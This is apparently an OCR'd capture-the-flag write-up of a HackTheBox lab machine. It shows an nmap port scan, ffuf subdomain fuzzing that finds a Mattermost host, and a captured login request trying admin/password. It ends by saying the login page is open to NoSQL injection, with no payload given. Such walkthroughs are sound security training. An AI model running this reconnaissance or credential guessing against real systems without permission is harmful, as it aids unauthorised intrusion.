
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.11.180 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-27 19:41 IST
Nmap scan report for 10.10.11.180
Host is up (0.26s latency).
Not shown: 65529 closed tcp ports (reset), 3 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp   open  http     nginx 1.23.1
9093/tcp open  copycat?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port9093-TCP:V=7.94SVN%I=7%D=3/27%Time=66042989%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,2A60,"HTTP/1\.0\x20200\x20OK\r\nContent-Typ
SF:e:\x20text/plain;\x20version=0\.0\.4;\x20charset=utf-8\r\nDate:\x20Wed,
SF:\x2027\x20Mar\x202024\x2014:13:31\x20GMT\r\n\r\n#\x20HELP\x20go_gc_cycl
SF:es_automatic_gc_cycles_total\x20Count\x20of\x20completed\x20GC\x20cycle
SF:s\x20generated\x20by\x20the\x20Go\x20runtime\.\n#\x20TYPE\x20go_gc_cycl
SF:es_automatic_gc_cycles_total\x20counter\ngo_gc_cycles_automatic_gc_cycl
SF:es_total\x202\n#\x20HELP\x20go_gc_cycles_forced_gc_cycles_total\x20Coun
SF:t\x20of\x20completed\x20GC\x20cycles\x20forced\x20by\x20the\x20applicat
SF:ion\.\n#\x20TYPE\x20go_gc_cycles_forced_gc_cycles_total\x20counter\ngo_
SF:gc_cycles_forced_gc_cycles_total\x200\n#\x20HELP\x20go_gc_cycles_total_
SF:gc_cycles_total\x20Count\x20of\x20all\x20completed\x20GC\x20cycles\.\n#
SF:\x20TYPE\x20go_gc_cycles_total_gc_cycles_total\x20counter\ngo_gc_cycles
SF:_total_gc_cycles_total\x202\n#\x20HELP\x20go_gc_duration_seconds\x20A\x
SF:20summary\x20of\x20the\x20pause\x20duration\x20of\x20garbage\x20collect
SF:ion\x20cycles\.\n#\x20TYPE\x20go_gc_duration_seconds\x20summary\ngo_gc_
SF:duration_seconds{quantile=\"0\"}\x208\.8847e-05\ngo_gc_duration_seconds
SF:{quantile=\"0\.25\"}\x208\.8847e-05\ngo_gc_dur")%r(HTTPOptions,2A60,"HT
SF:TP/1\.0\x20200\x20OK\r\nContent-Type:\x20text/plain;\x20version=0\.0\.4
SF:;\x20charset=utf-8\r\nDate:\x20Wed,\x2027\x20Mar\x202024\x2014:13:33\x2
SF:0GMT\r\n\r\n#\x20HELP\x20go_gc_cycles_automatic_gc_cycles_total\x20Coun
SF:t\x20of\x20completed\x20GC\x20cycles\x20generated\x20by\x20the\x20Go\x2
SF:0runtime\.\n#\x20TYPE\x20go_gc_cycles_automatic_gc_cycles_total\x20coun
SF:ter\ngo_gc_cycles_automatic_gc_cycles_total\x202\n#\x20HELP\x20go_gc_cy
```


2) Checked the website




3) Found a subdomain


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u "http://10.10.11.180" -H "Host: FUZZ.shoppy.htb" -fs 169 -t 250

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.180
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.shoppy.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 169
________________________________________________

mattermost              [Status: 200, Size: 3122, Words: 141, Lines: 1, Duration: 377ms]
```

4) Checked the page





5) Found a login page



Request

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: shoppy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 51
9 Origin: http://shoppy.htb
10 Connection: close
11 Referer: http://shoppy.htb/login
12 Cookie: rl_user_id=
RudderEncrypt%3AU2FsdGVkX18tZYLkxl%2FyzrfSxAf8lmEdoRRMtCPbCaLoa5ayF2yMazL0A0LhUKh8;
rl_anonymous_id=
RudderEncrypt%3AU2FsdGVkX1%2BeRaP0Oolp1H0byE9tV30BjaoLgkW3YcTYas6WMS1G1DnPHug3H8wXmXTVg78DeWqF
qhm7q54m4Q%3D%3D; rl_group_id=RudderEncrypt%3AU2FsdGVkX1%2BPsmzRRlc3Yj8J7E6oHLj2gmkZnyryi28%3D
; rl_trait=RudderEncrypt%3AU2FsdGVkX1%2BzBViplLqxC8DwwPvDcZIja2C%2B1bIcBfQ%3D; rl_group_trait=
RudderEncrypt%3AU2FsdGVkX188mYU2zGo43IsGSfKGnycjXwyyaZkbAb0%3D
13 Upgrade-Insecure-Requests: 1
14
15 {
16   "username":"admin",
17   "password":"password"
18 }
```


Response


Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.23.1
3 Date: Wed, 27 Mar 2024 15:39:56 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 102
6 Connection: close
7 Location: /login?error=WrongCredentials
8 Vary: Accept
9
10 <p>
     Found. Redirecting to <a href="/login?error=WrongCredentials">
       /login?error=WrongCredentials
     </a>
   </p>
```

Vulnerability Assessment


1) The page is vulnerable to nosql injection



